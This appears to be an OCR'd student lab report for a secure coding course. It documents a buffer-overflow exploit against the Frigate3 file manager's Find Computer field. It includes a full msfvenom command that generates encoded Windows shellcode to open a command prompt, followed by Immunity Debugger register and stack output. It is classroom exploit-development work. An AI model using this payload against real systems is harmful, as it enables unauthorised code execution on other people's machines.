
SECURE CODING

LAB – 10


- G JAY VENKAT
- 18BCN7112

The vulnerability resides in the find computer i.e., Disk -> Find Computer and give the payload that is been generated using the exploit2.py.





We changed the default trigger to crash and open the command prompt.

msfvenom -a x86 --platform windows -p windows/exec CMD=cmd -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python



We are using immunity debugger to know the changes in the frigate application the addresses are as follows.




CPU - main thread, module Frigate3
00401000 68 01906D00 PUSH Frigate3.006D9001
00401005 E8 01000000 CALL Frigate3.0040100B
0040100A C3 RETN
0040100B C3 RETN
Registers (FPU)
EAX 0019FFCC
ECX 00401000 Frigate3.<ModuleEntryPoint>
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 00326000
ESP 0019FF74
EBP 0019FF80
ESI 00401000 Frigate3.<ModuleEntryPoint>
EDI 00401000 Frigate3.<ModuleEntryPoint>
EIP 00401000 Frigate3.<ModuleEntryPoint>
LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
Address
Hex dump
ASCII
0019FF74 76C2FA29 RETURN to KERNEL32.76C2FA29
0019FF7C 76C2FA10 KERNEL32.BaseThreadInitThunk
0019FF84 77567A4E RETURN to ntdll.77567A4E